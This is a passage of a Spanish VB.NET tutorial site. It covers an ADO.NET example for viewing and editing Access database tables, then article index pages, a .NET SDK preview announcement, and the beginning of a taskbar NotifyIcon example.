Realmente no es necesario, pero yo lo utilizo esa fila para acceder a cada uno de los registros de la tabla, ya que al modificar los datos, sólo los reflejaremos en el contenido del **ListView** y de esa forma sabremos a que fila estamos accediendo. Cuando actualicemos los datos, usaremos el objeto que hemos guardado en la propiedad **Tag** del objeto **ListViewItem**, y ese mismo objeto será el que usaremos para eliminar una fila del **DataSet**.

Para terminar con el código del módulo, una función que usaremos para mostrar información de la base de datos a la que estamos accediendo. En este caso es una función que recibe como parámetro un path completo y devuelve sólo el nombre de la base de datos:

```
Friend Function NombreBase(ByVal path As String) As String
    ' Devolver sólo el nombre de la base de datos
    Dim i As Integer
    '
    i = path.LastIndexOf("\")
    If i > -1 Then
        Return path.Substring(i + 1)
    End If
End Function
```

Aquí se podrían haber usado funciones "clásicas" de Visual Basic, como **InStr** o **Mid**, pero he preferido usar sus equivalentes de VB.NET, entre otras cosas porque forman parte del objeto **String**. En el caso de **LastIndexOf**, busca la última ocurrencia de la cadena indicada en el parámetro, si dicha cadena no forma parte del objeto, (en este caso la variable path), se devuelve un valor -1 y en caso de que si esté, se devuelve la posición, pero hay que tener en cuenta que la primera posición está representada por el valor cero.

El formulario principal

Este es el aspecto del formulario principal (Form1) en tiempo de diseño:

El formulario principal en tiempo de diseño

Este formulario permitirá que se arrastre una base de datos y ese nombre se asignará a la caja de textos del nombre de la base de datos. Los controles tienen asignados los valores de la propiedad **Anchor** para que se ajusten al tamaño que el usuario quiera darle al formulario, esos detalles podremos verlo en el código completo, ya que aquí sólo mostraré la parte que realmente interesa, es decir lo que está relacionado con el acceso a la base de datos.

Empecemos por el código del botón "**Mostrar tablas**" y el evento producido cuando se selecciona una tabla del **ComboBox**:

```
    Private Sub btnAbrirBase_Click(ByVal sender As System.Object, _
                                   ByVal e As System.EventArgs) _
                                   Handles btnAbrirBase.Click
        '
        Conectar(txtNombreBase.Text, txtSelect.Text)
        '
        '
        Dim nomTablas() As String
        Dim i As Integer
        '
        nomTablas = NombresTablas()
        cboTablas.Items.Clear()
        If Not nomTablas Is Nothing Then
            For i = 0 To nomTablas.Length - 1
                cboTablas.Items.Add(nomTablas(i))
            Next
        End If
        If cboTablas.Items.Count > 0 Then
            cboTablas.SelectedIndex = 0
        End If
    End Sub

    Private Sub cboTablas_SelectedIndexChanged(ByVal sender As System.Object, _
                                   ByVal e As System.EventArgs) _
                                   Handles cboTablas.SelectedIndexChanged
        txtSelect.Text = "SELECT * FROM " & cboTablas.Text
        '
        '' Si se quieren mostrar individualmente los nombres de los campos
        'Dim lasColumnas() As String
        'Dim s As String, i As Integer
        ''
        'CadenaSelect = txtSelect.Text
        'lasColumnas = NombresColumnas()
        'For i = 0 To lasColumnas.Length - 1
```

```
        '    s &= lasColumnas(i) & ", "
        'Next
        '' Quitar la última coma
        'i = s.LastIndexOf(", ")
        's = s.Substring(0, i)
        's = "SELECT " & s & " FROM " & cboTablas.Text
        'txtSelect.Text = s
    End Sub
```

El primer procedimiento intercepta la pulsación en el botón y asigna los nombres de las tablas en el combo.
El segundo, simplemente crea la cadena SQL que se usará para acceder a dicha tabla.
El código que está comentado sirve para mostrar los nombres de los campos o columnas de forma individual.

Cuando pulsamos en el botón "**Mostrar**", se muestra el contenido de la tabla indicada, información que se obtiene del **DataSet** que contiene los datos en memoria. Aunque, el código mostrado, realmente refresca esa información, esto lo he hecho así para que al volver de modificar los datos, se pueda comprobar que los datos realmente se han guardado en la base de datos.

```
    Private Sub btnMostrar_Click(ByVal sender As System.Object, _
                                 ByVal e As System.EventArgs) _
                                 Handles btnMostrar.Click
        '
        With ListView1
            .View = View.Details
            .FullRowSelect = True
            .GridLines = True
            .LabelEdit = False
            .HideSelection = False
            .Columns.Clear()
        End With
        '
        ' Volver a reconectar para actualizar los datos desde la base
        If Not dbConnection Is Nothing Then
            dbConnection.Close()
        End If
        Conectar(txtNombreBase.Text, txtSelect.Text)
        '
        AsignarCabeceraLista(ListView1)
        LLenarLista(ListView1)
    End Sub
```

Como podemos comprobar, aquí se llaman a los métodos del módulo **ADONETUtil**, por tanto al principio del código del formulario debemos hacer la importación del espacio de nombres de ese módulo para no tener que especificarlo cada vez que queramos acceder a cualquiera de los procedimientos o variables en el declarado:

```
' Importamos el módulo con las declaraciones de los objetos a usar
Imports ADONET1.ADONETUtil
```

ADONET1 es el nombre del "espacio de nombres" (**Namespace**) de este proyecto.

Para acabar con el código de este formulario, veamos los eventos que se producen al cargarse el formulario (**Load**) y al cerrarse (**Closing**), además del evento producido al pulsar en el botón "**Mostrar**", el cual mostrará el formulario en el que se editan los datos de la tabla indicada.

```
    Private Sub Form1_Load(ByVal sender As Object, _
                           ByVal e As System.EventArgs) _
                           Handles MyBase.Load
        Me.txtNombreBase.Text = "E:\gsCodigo\Vb6\Pruebas\Bases\db2000NET.mdb"
        '
        ArchivoDatos = txtNombreBase.Text
        CadenaConexion = "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & ArchivoDatos
```

```
        '
        With ListView1
            .View = View.Details
            .FullRowSelect = True
            .GridLines = True
            .LabelEdit = False
        End With
        '
        cboTablas.Text = ""
    End Sub

    Private Sub Form1_Closing(ByVal sender As Object, _
                              ByVal e As System.ComponentModel.CancelEventArgs) _
                              Handles MyBase.Closing
        ' Cerrar la conexión
        Try
            If dbConnection.State = ConnectionState.Open Then
                dbConnection.Close()
            End If
        Catch
        End Try
    End Sub

    Private Sub btnModificar_Click(ByVal sender As System.Object, _
                                   ByVal e As System.EventArgs) _
                                   Handles btnModificar.Click
        Dim f2 As New Form2()
        With f2
            .DataSource = txtNombreBase.Text
            .CommandString = txtSelect.Text
            .ShowDialog()
        End With
        btnMostrar_Click(btnMostrar, e)
    End Sub
```

En el evento **Load**, asignamos los valores iniciales, en el evento **Closing**, comprobamos si tenemos la conexión abierta y de ser así la cerramos, debido a que puede ser que se cierre el formulario sin necesidad de haber creado dicho objeto, interceptamos el error que se pudiera producir.
Por otro lado, cuando pulsamos en el botón **Modificar**, creamos una nueva instancia del formulario en el que modificaremos la información y asignamos los valores de la base de datos y la cadena SQL que usaremos para conectar, esto lo hago así por si se pulsa en dicho botón sin haber creado la conexión.

El formulario de edición de datos

Para terminar con este ejemplo de acceso a datos usando ADO.NET, veamos el formulario que usaremos para modificar la información de la base de datos.

El aspecto del formulario (FORM2) será el mostrado en la siguiente imagen:

El formulario de introducción de datos

En este formulario, los controles también están "anclados" para que se adapten al tamaño que el usuario quiera darle al formulario.

Empecemos por las variables o propiedades que este formulario expone al mundo externo:

```
' Importamos el módulo con las declaraciones de los objetos a usar
Imports ADONET1.ADONETUtil

Public Class Form2
    Inherits System.Windows.Forms.Form

    Friend DataSource As String
    Friend CommandString As String
    '
    Private lwItemActual As ListViewItem
```

También usamos el **Imports** para poder usar los procedimientos del módulo **ADONETUtil** y declaramos dos propiedades: **DataSource** y **CommandString**, las cuales usaremos para acceder a la base de datos.
La variable **lwItemActual** hará referencia al elemento del **ListView** que esté actualmente seleccionado.

En el evento **Load** del formulario, se asignarán algunos valores por defecto y se mostrará el contenido de la tabla indicada en el **ListView**:

```
    Private Sub Form2_Load(ByVal sender As System.Object, _
                           ByVal e As System.EventArgs) _
                           Handles MyBase.Load
        Me.txtCampo1.Text = ""
        '
        ' para usar este formulario como formulario inicial
        If DataSource = "" Then
            DataSource = "E:\gsCodigo\Vb6\Pruebas\Bases\db2000NET.mdb"
        End If
        If CommandString = "" Then
            CommandString = "SELECT * FROM Table1"
        End If
        '
        lblInfo.Text = "Base: " & NombreBase(DataSource) & ", Select: " & CommandString
        '
        If dbConnection Is Nothing Then
```

```
            Conectar(DataSource, CommandString)
        End If
        '
        AsignarCabeceraLista(ListView1, cboCampos)
        LLenarLista(ListView1)
        '
        Me.AcceptButton = btnAsignar
    End Sub
```

Cuando seleccionamos un nuevo elemento del **ListView**, se asigna la variable que contiene el elemento actual y se muestra la información o datos de dicha fila.

```
    Private Sub ListView1_SelectedIndexChanged(ByVal sender As Object, _
                                    ByVal e As System.EventArgs) _
                                    Handles ListView1.SelectedIndexChanged
        Try
            lwItemActual = ListView1.SelectedItems(0)
        Catch
        End Try
    End Sub
    Private Sub ListView1_Click(ByVal sender As Object, _
                                ByVal e As System.EventArgs) _
                                Handles ListView1.Click, cboCampos.SelectedIndexChanged
        Try
            lwItemActual = ListView1.SelectedItems(0)
            MostrarCampo()
        Catch
        End Try
    End Sub
```

Como podemos comprobar, el procedimiento **ListView1_Click** realmente intercepta dos eventos, el evento **Click** del **ListView** y el evento **SelectedIndexChanged** del Combo, de forma que se muestre la información del campo seleccionado en el **ComboBox**. De eso se encarga el procedimiento **MostrarCampo**:

```
    Private Sub MostrarCampo()
        Dim i As Integer
        '
        Try
            i = cboCampos.SelectedIndex
            If i = 0 Then
                txtCampo1.Text = lwItemActual.Text
            ElseIf i > -1 Then
                txtCampo1.Text = lwItemActual.SubItems(i).Text
            End If
        Catch
        End Try
    End Sub
```

Este procedimiento simplemente muestra el contenido del campo que está seleccionado en el control **ComboBox**.

Asignar los datos

Cuando pulsamos en el botón **Asignar**, el cual hemos asignado como botón "*Aceptar*" del formulario, es decir el que tomará el foco cuando pulsemos la tecla **Intro**, se asignarán los cambios realizados al campo (o columna) que estamos editando:

```
    Private Sub AsignarCampo(ByVal sender As System.Object, _
                             ByVal e As System.EventArgs) _
                             Handles btnAsignar.Click
```

```
        ' Asignar al ListView el campo modificado
        Dim i As Integer
        '
        i = cboCampos.SelectedIndex
        If i = 0 Then
            lwItemActual.Text = txtCampo1.Text
        ElseIf i > -1 Then
            lwItemActual.SubItems(i).Text = txtCampo1.Text
        End If
    End Sub
```

Eliminar una fila

Cuando pulsamos en el botón **Eliminar**, borramos la fila seleccionada del **ListView** y también esa misma fila del **DataSet**, y como comenté anteriormente, en la propiedad **Tag** del elemento del **ListView** tenemos una referencia a la fila de datos, por tanto usamos ese objeto para eliminar la fila de la colección **Rows** del objeto **DataSet**, ya que el método **Remove** de la colección **Rows** acepta como parámetro un objeto del tipo **DataRow**:

```
    Private Sub btnEliminar_Click(ByVal sender As System.Object, _
                                  ByVal e As System.EventArgs) _
                                  Handles btnEliminar.Click
        ' Eliminar la fila indicada
        Dim fila As Data.DataRow
        '
        fila = CType(ListView1.SelectedItems(0).Tag, Data.DataRow)
        dbDataSet.Tables(NombreTabla).Rows.Remove(fila)
        ListView1.Items.Remove(ListView1.SelectedItems(0))
    End Sub
```

Crear una nueva fila (o registro)

Para crear un nuevo registro (o fila), tendremos que asignar unos valores nulos o por defecto a una nueva fila creada en la memoria, después esa fila la añadiremos a la tabla que mantenemos en el **DataSet**.
Debido a que algunos campos no permiten valores nulos, tendremos que tener ese detalle en cuenta y de ser así, asignaremos un valor adecuado al tipo de datos de cada una de las columnas (o campos) del registro que hemos creado, esto lo conseguimos comprobando el tipo de datos de cada una de las columnas de la nueva fila. Hay que tener en cuenta que los tipos de datos se guardan usando el que se define en .NET Framework, no los tipos que utiliza Visual Basic, por tanto, para saber si el tipo de una columna es del tipo **Integer**, tendremos que usar **System.Int32**, de todas formas, para saber el tipo de dato, (que lo da la propiedad **DataType** del objeto **DataColumn**), he utilizado la conversión a cadena generada por **ToString**, por lo que dicho tipo se convierte en el formato "System.Tipo", veamos el código para aclarar todo este lío:

```
    Private Sub btnNuevo_Click(ByVal sender As System.Object, _
                               ByVal e As System.EventArgs) _
                               Handles btnNuevo.Click
        ' Añadir una nueva fila (o registro)
        Dim fila As Data.DataRow
        Dim i As Integer
        Dim lwItem As ListViewItem
        Dim columna As Data.DataColumn
        '
        fila = dbDataSet.Tables(NombreTabla).NewRow
        fila.BeginEdit()
        For i = 0 To dbDataSet.Tables(NombreTabla).Columns.Count - 1
            columna = dbDataSet.Tables(NombreTabla).Columns(i)
            'Debug.WriteLine(columna.DataType.ToString)
```

```
            If columna.AutoIncrement = False Then
                Select Case columna.DataType.ToString
                    Case "System.String"
                        fila(i) = columna.ColumnName
                    Case "System.Boolean"
                        fila(i) = False
                    Case "System.Byte", "System.SByte"
                        fila(i) = CByte(0)
                    Case "System.Char"
                        fila(i) = " "c
                    Case "System.DateTime", "System.TimeSpam"
                        fila(i) = Now
                    Case "System.Decimal", "System.Double", "System.Single"
                        fila(i) = 0
                    Case Else
                        'Case "System.Int32","System.UInt32"
                        '    fila(i) = 0
                        If columna.DataType.ToString.IndexOf("System.Int") > -1 Then
                            fila(i) = 0
                        ElseIf columna.DataType.ToString.IndexOf("System.UInt") > -1 Then
                            fila(i) = 0
                        End If
                End Select
            End If
        Next
        fila.EndEdit()
        ' Añadir la fila a la tabla
        dbDataSet.Tables(NombreTabla).Rows.Add(fila)
        '
        ' Mostrar la nueva fila en el ListView
        For i = 0 To ListView1.Columns.Count - 1
            If i = 0 Then
                lwItem = ListView1.Items.Add(fila(i).ToString)
                lwItem.Tag = fila
            Else
                lwItem.SubItems.Add(fila(i).ToString)
            End If
        Next
        '
    End Sub
```

Lo que en este evento hacemos es crear una nueva fila mediante el método **NewRow**, asignamos los campos (o columnas) de dicha fila y la añadimos a la colección **Rows** de la tabla. Hay que tener en cuenta que al crear una nueva fila con **NewRow** no se añade a la colección de filas (o registros), simplemente se devuelve un objeto que está preparado para que se le asignen los datos correspondientes. Antes de asignar cada una de las columnas, comprobamos si dicha columna está marcada como autoincremental, de ser así, no asignamos nada, ya que es el propio **DataAdapter** el que se encarga de asignar el valor de dicha columna.

> En este punto quiero hacer una aclaración, debido a que los datos los estamos asignando a un objeto que mantiene la información en la memoria, si existen varias aplicaciones que acceden a la misma base de datos y cada una de ellas crea nuevas filas, el valor asignado al campo (o columna) **AutoIncrement** puede que no sea el que definitivamente tenga en la base de datos. Por tanto, debemos tener esto presente si el valor asignado a esa columna lo utilizamos para otros menesteres.

Una vez que hemos añadido la nueva fila a la tabla, asignamos el contenido de la misma al **ListView** y también asignamos a la propiedad **Tag** una referencia a dicha fila.

Guardar la información en la base de datos

Por último vamos a ver cómo pasar la información mantenida en la memoria a la base de datos,

con idea de que los cambios realizados se queden guardados permanentemente.
Esto lo hacemos cuando el usuario pulsa en el botón de "**Actualizar Base**" y el código usado es el siguiente:

```
    Private Sub btnActualizarBase_Click(ByVal sender As System.Object, _
                                        ByVal e As System.EventArgs) _
                                        Handles btnActualizarBase.Click
        ' Actualizar la base de datos con los cambios realizados
        Dim fila As Data.DataRow
        Dim i, j As Integer
        Dim lwItem As ListViewItem
        Dim columna As Data.DataColumn
        '
        lblInfo.Tag = lblInfo.Text
        lblInfo.Text = "Actualizando los datos..."
        lblInfo.Refresh()
        Try
            For i = 0 To ListView1.Items.Count - 1
                lwItem = ListView1.Items(i)
                fila = CType(ListView1.Items(i).Tag, Data.DataRow)
                fila.BeginEdit()
                j = 0
                For Each columna In dbDataSet.Tables(NombreTabla).Columns
                    If j = 0 Then
                        If columna.AutoIncrement = False Then
                            fila(j) = lwItem.Text
                        End If
                    Else
                        If columna.AutoIncrement = False Then
                            fila(columna.ColumnName) = lwItem.SubItems(j).Text
                        End If
                    End If
                    '
                    j += 1
                Next
                fila.EndEdit()
            Next
            '
            '
            dbDataAdapter.Update(dbDataSet, NombreTabla)
            dbDataSet.AcceptChanges()
            '
            '
            lblInfo.Text = CStr(lblInfo.Tag)
        Catch errActualizar As Exception
            lblInfo.Text = errActualizar.Message
            MsgBox(errActualizar.Message)
        End Try
    End Sub
```

En este procedimiento actualizamos la información de cada una de las filas, para ello usamos el objeto almacenado en la propiedad **Tag** de cada uno de los elementos del **ListView** que como recordarás era en realidad una referencia a cada una de las filas de la tabla, (realmente un objeto del tipo **DataRow**). Recorremos cada una de las columnas y asignamos sólo los datos si no es una columna del tipo **AutoIncrement**.
La llamada a los métodos **BeginEdit** y **EndEdit** de cada fila es para que no se produzcan los eventos asociados a un objeto de este tipo, no son realmente necesarios para poder cambiar los contenidos de las columnas.

Una vez que hemos asignado todos los datos del **ListView**, llamamos al método **Update** del **DataAdapter**, este método es el que realmente hace que los datos se guarden físicamente en la base de datos.
Después llamamos al método **AcceptChanges** del objeto **DataSet** para que "sepa" que hemos aceptado la nueva información y marque la información de forma que sean iguales a los datos que tiene la base de datos real.

Y esto es todo... que no es poco... en otras ocasiones veremos cómo acceder a los datos de una base de datos mediante controles enlazados y con un **DataGrid** que es en realidad la forma más fácil de hacerlo.
Realmente si hubiésemos usado ese control, no tendríamos que haber escrito la mayoría del código que he mostrado, pero como se que hay gente que le gusta tener un control "casi" total sobre cómo se accede a la información... pues eso, que aquí está la forma "difícil" de hacerlo y ya habrá ocasión de ver la forma "fácil".

En otra ocasión, veremos este mismo código aplicado a una base de datos de SQL Server.

Nota 19/Abr/2003:
Esa ocasión ya ha llegado, sigue este link para el ejemplo de SQL Server.

Nos vemos.
Guillermo

Si quieres bajarte el código completo de este ejemplo, usa este link: ADONET1.zip 14.6 KB

Visual Basic punto NET (VB.Net) y C# (C Sharp)

Última actualización: 16/Ene/2002

NOTA del 13/Jun/2002:
A partir de esta fecha, todo lo relacionado con .NET se accederá desde una nueva página, así que...
si no quieres perderte nada sobre este nuevo "sistema" de desarrollo, sigue este link.

Pulsa este link si quieres ver los ejemplos del código de las versiones anteriores a la Beta 2 de Visual Studio.NET, (algunas cosas allí explicadas siguen siendo válidas)

El código aquí mostrado está escrito con la versión pública de la Beta 2 de Visual Studio.NET Enterprise en castellano, no sé si esa es la versión que "gratuitamente" está distribuyendo Microsoft España... aunque es posible que sea la versión Professional, pero para el caso es lo mismo... o casi.
En uno de los links, tienes cómo conseguir los CDs de la versión que "regala" Microsoft España.

Nota del 15/Ene/2002:
A partir de hoy... incluiré, (o al menos lo intentaré), código de ejemplo en C#. Intentaré que sean los mismo ejemplos que los mostrados en VB.NET, para que veas que no es tan complicado como parece...

Los links (o enlaces):

- **Mostrar icono en la barra de tareas (con menú contextual)** (16/Ene/02)
  Se muestran dos formas: asignando en tiempo de diseño y de ejecución

  También con C#

- **PortapapelesVB: Arrastrar y soltar, copiar en/desde el portapapeles, seleccionar ficheros...** (15/Ene/02)

  También está el ejemplo en C#

- **Curso de iniciación a la programación con C# (por Erik)** (12/Ene/02)

- **Cómo crear menús en vb.NET**: (13/Nov/01)
  en tiempo de diseño y en tiempo de ejecución y asignarles procedimientos de eventos

- **Curso de iniciación a la programación con Visual Basic.NET** (12/Oct/01)

- **Ya puedes conseguir la Beta 2 de Visual Studio.NET en español** (02/Oct/01)

- **Ajustar la posición y tamaño de los controles automáticamente con Anchor** (01/Abr/01)

- **Cómo... en Visual Basic.NET con links a código de ejemplo** (25/Oct/00 ~ 01/Abr/01)

índice de vb.net

Visual Basic punto NET (VB.Net)

Última actualización: 12/Oct/2001
Revisado: 24/Oct/2002

El código mostrado en los links de esta página eran válidos para las versiones anteriores a la Beta 2 de Visual Studio.NET, por tanto, puede ser que no funcionen correctamente con las versiones Beta 2 y posteriores.

Si quieres ver código probado con la Beta 2 pública (y en castellano), pulsa este otro link.

Aquí encontrarás las cosillas que iré publicando sobre la nueva versión de Visual Basic: vb.NET (o VB7)
También habrá cosas relacionadas sobre la nueva "plataforma" de Microsoft: .NET

Nota: Te recomiendo que de vez en cuando le eches un vistazo a la página Cómo... ya que la iré actualizando constantemente.

--Los ejemplos con fechas anteriores al 28/Dic/2000, están basados y/o realizados con el Software Development Kit (**.NET Framework SDK Technology Preview**) disponible para la versión "pre-beta".
--Los ejemplos publicados con fechas posteriores al 27/Dic/2000, están realizados con **la Beta1 de Visual Studio.NET**

AVISO IMPORTANTE:
Hay que tener en cuenta que algunas cosas que funcionan en una versión Beta no funcionan en las siguientes versiones, tal es el caso de los ejemplos del SDK preview con respecto a la Beta1, al menos en lo que a la creación de eventos se refiere.
Lo mismo suele ocurrir con el resto de las versiones, lo que en una versión beta funcione no tiene porqué funcionar en las siguientes.

Los links (o enlaces)

- **Curso de iniciación a la programación con Visual Basic.NET** (12/Oct)

- **Ya puedes conseguir la Beta 2 de Visual Studio.NET en español** (02/Oct)

- Un eBook GRATIS sobre .NET Framework (en la página de MSDN España)
  Esta es la nueva dirección a fecha del 24/Oct/02
  Y este otro para la página de eBooks de MSDN España (aunque algún día dejará de ser válida... ¡seguro!)

- Tech-Ed 2001: La apuesta de Microsoft por la plataforma .NET (02~06/Jul/01)

- Lo que te gustaría preguntar sobre Visual Studio .NET
  y otros temas relacionados a los ponentes de Tech Ed Europa 2001 (30/Jun/01)

- Ya está la BETA 2 de Visual Studio.NET disponible en la red (19/Jun/01)

- Cómo usar un procedimiento para manejar los eventos de varios controles (11/Abr/01)

- Cambios propuestos para la Beta2 (11/Abr/01)

- Ajustar la posición y tamaño de los controles automáticamente con Anchor (01/Abr/01)

- Una utilidad para colorear el código y generar el código HTML (01/Abr/01)

- Cómo crear Threads en vb.Net (27/Mar/01)
- Ejemplo de MessageBox en vb.Net (22/Mar/01)
  (y algunas otras cosillas interesantes)
- Cómo... usar el MessageBox (22/Mar/01)
- Notas de prensa de Microsoft (10/Mar/01)
  (The Visual Studio.NET Open Tools Platform y Visual Studio for Applications)
- Primeras pruebas con Visual Studio .NET Beta1 (28/Dic/00)
- Cómo... en Visual Basic.NET con links a código de ejemplo (25/Oct/00 ~ 01/Abr/01)
- Constructores en VB.NET (y sobrecarga de procedimientos) (17/Oct/00)
- El diseñador de formularios del .NET SDK: Win Forms Designer (16/Oct/00)
- Nueva sección para la futura versión de Visual Basic (15/Oct/2000)
- La nueva versión de Visual Studio disponible en la web (20/Sep/2000)

Nueva sección para la futura versión de Visual Basic (15/Oct/2000)

Pues eso... (¿siempre empiezo de la misma forma?), que me he decidido a crear una sección para la futura versión de Visual Basic: el llamado VB.NET, además de encontrar temas sobre Visual Basic, también habrá cosas referentes a la tecnología .NET, al menos cosas genéricas y puede que hasta haya cosillas sobre el nuevo lenguaje C# (C sharp), todo se andará.

Por ahora sólo es la presentación, pero "prometo" que habrá algunos listados y otras cosillas para que "nos" sea fácil la transición a esta nueva tecnología, ya que no te creas que cualquier programa o listado te servirá tal y como lo tienes codificado ahora... que no es tan fácil la transición como lo ha sido con versiones anteriores... pero, de esto, pronto tendremos más.

También quiero "tocar" en esta sección el entorno de programación proporcionado por el SDK que hasta la fecha hay disponible en la web de Microsoft (ver más abajo el link para poder descargarlo).

Pero, como acabo de decir, todo esto será proximamente, hasta entonces... que lo programes bien.

Nos vemos.
Guillermo

La nueva versión de Visual Studio disponible en la web o hay que decir en la NET... (20/Sep)

Pues eso, si quieres enterarte de lo que traerá la nueva versión de Visual Studio, y por "rebote" lo que la nueva versión de Visual Basic nos ofrecerá, puedes bajártelo **GRATIS**.
Realmente no es la nueva versión de Visual Studio, ya que es un SDK (Software Development Kit) lo que hay disponible, (sólo 84 MB de nada); pero al menos hay algo, eso sí, aún no está ni siquiera en fase beta y tendrás que tener como mínimo el **Windows 2000 Pro con IIS** (Internet Information Server) **y** el **IE 5.5**, así que si te atreves y tienes los "requisitos" exigidos, puedes bajártelo de esta dirección: **http://msdn.microsoft.com/downloads/default.asp**

De la página mostrada a la derecha, pincha en: **.NET Framework SDK Technology Preview,**
si no estuviera, cosa que dudo, puedes buscarlo en el panel de la izquierda, en: **Software Development Kits\:NET Framework SDK Technology Preview**,
te mostrará la página de download, con varias opciones: bajarte el SDK completo o

bien en "trozos".

El SDK incluye ejemplos tanto para VB.NET como para el nuevo lenguaje de Microsoft **C#** (se pronuncia C sharp), el problema es que esos ejemplos no se compilan en el entorno que incluye el SDK (WinDes.exe), si lo consigues, me cuetas cómo lo has hecho... según he visto en los grupos de noticias, (después te relaciono unos cuantos), haya que compilarlo desde la línea de comandos, con algo como esto: (todo en la misma línea)

```
vbc.exe /t:exe /debug+ /R:System.Data.DLL /R:System.DLL
/R:System.WinForms.DLL /R:System.Drawing.DLL
/R:Microsoft.Win32.InterOp.DLL /out:Test.exe *.vb
```

Yo aún no lo he probado, cuando vaya haciendo pruebas, lo hiré comunicando.

Así que vete acostumbrando al nuevo nombre: **.NET** (se pronuncia: **dot net**, es decir: **punto net**)
Por tanto el nuevo VB será VB.NET

Estos son los grupos de noticias relacionados (seguramente habrá más), pero...

news://msnews.microsoft.com/microsoft.public.dotnet.general
news://msnews.microsoft.com/microsoft.public.dotnet.xml
news://msnews.microsoft.com/microsoft.public.dotnet.csharp.general
news://msnews.microsoft.com/microsoft.public.dotnet.vb.general
news://msnews.microsoft.com/microsoft.public.dotnet.vc.general
news://msnews.microsoft.com/microsoft.public.dotnet.framework.aspplus
news://msnews.microsoft.com/microsoft.public.dotnet.jscript.general

Y este en español, aunque sin mucho, (por no decir nada de), movimiento, a ver si lo "movemos" un poquito
news://msnews.microsoft.com/microsoft.public.es.vsnet

Otro sitio con temas relacionados (aunque en inglés, para variar):
http://www.devx.com/dotnet/resources/

Nos vemos.
Guillermo
P.S.
Pulsa aquí si quieres ver un poco de código de ejemplo.

volver al índice de vb.net

NotifyIconVB

Añadir un icono a la barra de tareas de Windows.

Se muestra también cómo añadir menú contextual al icono de la barra de tareas.

Se explica cómo hacerlo en tiempo de diseño y de ejecución.

Publicado el 16/Ene/2002

Este mismo ejemplo también está disponible en C#

En este ejemplo, vamos a ver cómo añadir un icono a la barra de tareas.
También le vamos a añadir un menú contextual, el cual se mostrará al pulsar con el botón derecho del ratón.
Ese menú tendrá una opción para restaurar, la cual se llamará al hacer doble-click en dicho icono de la barra de tareas.

Los iconos en la barra de tarea de Windows (al lado del reloj), se suelen usar para aplicaciones que normalmente no están siempre visibles (o mostradas), por tanto los formularios de los ejemplos aquí mostrados se "ocultarán" al minimizarlos, de forma que sólo se queden en la barra de tareas (junto al reloj) cuando estén minimizados.

También veremos cómo indicarle a la aplicación que icono debe mostrar en el formulario y, cosa curiosa, hay que decirle qué icono queremos que tenga la aplicación una vez compilada. A diferencia del VB6, el cual usaba por defecto el que tenía el formulario de inicio, en .NET, (tanto en VB como en C#), hay que indicar explícitamente el icono a usar en el ejecutable.
También veremos cómo crear nuestros propios iconos usando el editor de iconos del Visual Studio.NET.

Te recuerdo que los ejemplos aquí mostrados están hechos con la beta2 del Visual Studio.NET Enterprise en español, por tanto, puede ser que el código fuente, al menos los ficheros con extensión .resx, no sean "compatibles" con otras versiones... eso es lo que suele ocurrir cuando se quieren usar los creados con versiones "posteriores" en otra anterior. Aunque tiene fácil solución, la cual consiste en "excluir" del proyecto dichos ficheros... aunque en casos excepcionales, este truquillo, puede que no funcione... lo aviso, para que no haya sorpresas...

Por último recordarte que los ejemplos de prueba, primero los he hecho en VB.NET y después he convertido el código a C#.
Adaptando la sistaxis para que funcione...
Creo que sería interesante crear una utilidad para convertir código de VB.NET a C# y viceversa...
¿Alguien se apunta? (esto es sólo una sugerencia, ya que no sé si algún día tendré tiempo de poder ponerme manos a la obra, aunque sería interesante, sobre todo porque así se podría "investigar" más en temas de conversión entre distintos lenguajes...)


Como te comentaba al principio, he creado dos ejemplos, uno asignando el contenido de los menús en tiempo de diseño y otro creándolos en tiempo de ejecución (runtime).
Para no aburrirte, (y de paso para no tirarme aquí cinco horas), sólo te voy a mostrar el código de la versión que crea los objetos en tiempo de ejecución, es decir cuando se ejecuta la aplicación.
Para ver el otro ejemplo, te bajas el código fuente y le echas un vistazo.

Lo que si te voy a explicar es cómo indicarle que icono queremos que use el formulario y cual es el que queremos

que tenga el ejecutable una vez compilado.

Seleccionar el icono que mostrará el formulario:

A todos los formularios se les puede asignar un icono, el cual será el que se muestre en la parte superior izquierda del mismo, (en el caso de que se muestre el control box del formulario).
A diferencia de lo que ocurre con el VB6, cuando se compila el ejecutable en .NET, no se usa dicho icono para el ejecutable...
Para poder indicar ese icono del formulario, se hace mediante la ventana de propiedades, tal y como se muestra en esta imagen:



Para que se muestre el icono que nosotros queramos, tenemos que hacer lo siguiente:

Seleccionar el icono que tendrá el ejecutable:

Para indicar el icono que tendrá el ejecutable, hay que indicárselo explícitamente.
Ésto se hace en la ventana de propiedades del proyecto:

Crear nuestros iconos con Visual Studio.NET

Podemos crear los iconos que vayamos a usar en nuestras aplicaciones con el propio Visual Studio.NET.
Ésto lo podemos hacer de dos formas:
Editando uno ya existente o creando uno nuevo.
Para editar uno existente, simplemente lo añadimos al proyecto y hacemos doble-click. Se mostrará el editor de iconos, del cual aquí vemos una captura:

Y si queremos crear uno desde cero, simplemente podemos añadir un nuevo elemento al proyecto, en este caso

un icono:

En cuanto lo hagamos, se mostrará el editor de iconos.

Como comprenderás, no te voy a explicar cómo dibujar el icono... entre otras cosas, porque ese no es uno de mis fuertes...
Pero al menos sabes que puedes crear iconos y el editor, dentro de lo que cabe, es medianamente bueno... por lo menos es más completo que el Imagedit que suelo usar (venía en el CD del VB4)

Ahora vamos a ver el código... (ya era hora)

```
'--------------------------------------------------------------------------
' NotifyIcon2VB                                                (15/Ene/02)
' Segunda prueba de mostrar icono en la barra de tareas con VB.NET
'
' Se usa el control NotifyIcon y un ContextMenu creado en ejecución
' También se asignan los eventos de los menús en runtime (ejecución)
'
